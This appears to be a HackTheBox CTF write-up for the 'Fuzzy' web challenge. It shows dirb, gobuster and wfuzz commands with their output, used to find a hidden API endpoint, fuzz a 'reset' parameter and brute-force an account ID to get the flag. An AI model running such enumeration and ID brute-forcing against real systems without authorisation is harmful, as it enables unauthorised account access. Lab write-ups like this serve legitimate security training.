


# HackTheBox – Fuzzy Write Up


## Tools:



- Dirb (Kali Linux)
- Gobuster (Kali Linux)
- Wfuzz (Kali Linux)

## Walkthrough:

No.	Description
1	<p>Upon visiting the website “http://docker.hackthebox.eu:(Port number)/#”, there doesn't seem to be any button or links directing to different pages.</p>  <p>Figure 1: Fuzzy challenge website.</p>
2	<p><b>Dirb</b> and <b>Gobuster</b> was used to map the directory of the website.</p> <p>In Dirb type in and execute the command "dirb http://docker.hackthebox.eu:32457/"</p> <pre> ----- DIRB v2.22 By The Dark Raver -----  START_TIME: Wed Jan 15 23:36:23 2020 URL_BASE: http://docker.hackthebox.eu:32457/ WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  -----  GENERATED WORDS: 4612  ---- Scanning URL: http://docker.hackthebox.eu:32457/ ---- ==&gt; DIRECTORY: http://docker.hackthebox.eu:32457/api/ ==&gt; DIRECTORY: http://docker.hackthebox.eu:32457/css/ + http://docker.hackthebox.eu:32457/index.html (CODE:200 SIZE:4023) ==&gt; DIRECTORY: http://docker.hackthebox.eu:32457/js/ </pre>

	<p>--&gt; <b>The results returned api, css, index.html and js directory.</b></p> <p>In Gobuster type in and execute the command "gobuster dir -u http://docker.hackthebox.eu:32457/ -w /root/Downloads/m.txt -t 50 -x php,txt,html,htm"</p> <pre>===== Gobuster v3.0.1 by OJ Reeves (@TheColonial) &amp; Christian Mehlmauer (@_FireFart_) ===== [+] Url:          http://docker.hackthebox.eu:32457/ [+] Threads:      50 [+] Wordlist:      /root/Downloads/m.txt [+] Status codes: 200,204,301,302,307,401,403 [+] User Agent:   gobuster/3.0.1 [+] Extensions:  php,txt,html,htm [+] Timeout:      10s ===== 2020/01/16 00:01:49 Starting gobuster ===== /index.html (Status: 200) /css (Status: 301) /js (Status: 301) /api (Status: 301)  --&gt; <b>The results returned api,css,index.html and js directory which is the same as Dirb.</b></pre>
3	<p>The api directory proves to be an interesting lead and <b>Gobuster</b> was used again to map the api directory.</p> <p>In Gobuster type in and execute the command "gobuster dir -u http://docker.hackthebox.eu:32457/api/ -w /root/Downloads/m.txt -t 50 -x php,txt,html,htm"</p> <pre>===== Gobuster v3.0.1 by OJ Reeves (@TheColonial) &amp; Christian Mehlmauer (@_FireFart_) ===== [+] Url:          http://docker.hackthebox.eu:32457/api/ [+] Threads:      50 [+] Wordlist:      /root/Downloads/m.txt [+] Status codes: 200,204,301,302,307,401,403 [+] User Agent:   gobuster/3.0.1 [+] Extensions:  txt,html,htm,php</pre>

	<pre>[+] Timeout:      10s ===== 2020/01/16 00:16:20 Starting gobuster ===== /index.html (Status: 200) /action.php (Status: 200)  --&gt; The results revealed "action.php"</pre>
4	<p>Upon visiting the "http://docker.hackthebox.eu:32457/api/action.php", the site displays a message "Error: Parameter not set". This tells us that we need to search for the GET parameter to be used.</p>  <p>Figure 2: The response of the website after modifying the link.</p>
5	<p>In <b>wfuzz</b>, type in and execute the command "wfuzz --hh=24 -c -w /usr/share/dirb/wordlists/big.txt <a href="http://docker.hackthebox.eu:32457/api/action.php?FUZZ=test">http://docker.hackthebox.eu:32457/api/action.php?FUZZ=test</a>"</p> <pre>***** * Wfuzz 2.4 - The Web Fuzzer                      * *****  Target: http://docker.hackthebox.eu:32457/api/action.php?FUZZ=test Total requests: 20469  ===== ID      Response  Lines  Word  Chars  Payload ===== 000015356: 200      0 L    5 W    27 Ch  "reset"  --&gt; The result returned "reset" value.</pre>
6	<p>Insert the value of "reset" into the link "http://docker.hackthebox.eu:32457/api/action.php?reset=". The webpage returns a new message "Error: Account ID not found". Now the next step is to discover the Account ID.</p>

	 <p>Figure 3: Page displaying account ID not found.</p>
7	<p>In wfuzz, type in and execute the command "wfuzz --hh=27 -c -w /usr/share/dirb/wordlists/big.txt <a href="http://docker.hackthebox.eu:32457/api/action.php?reset=FUZZ">http://docker.hackthebox.eu:32457/api/action.php?reset=FUZZ</a>"</p> <pre>***** * Wfuzz 2.4 - The Web Fuzzer                      * *****  Target: http://docker.hackthebox.eu:32457/api/action.php?reset=FUZZ Total requests: 20469  ===== ID      Response  Lines  Word  Chars  Payload ===== 000000318: 200      0 L    10 W   74 Ch   "20"  --&gt; The discovered ID is "20".</pre>
8	<p>After inserting the discovered Account ID into the link "<a href="http://docker.hackthebox.eu:32457/api/action.php?reset=20">http://docker.hackthebox.eu:32457/api/action.php?reset=20</a>". The webpage displays the flag.</p>  <p>Figure 4: Page displaying the flag.</p>

Flag is HTB{Please find the flag yourself 😊}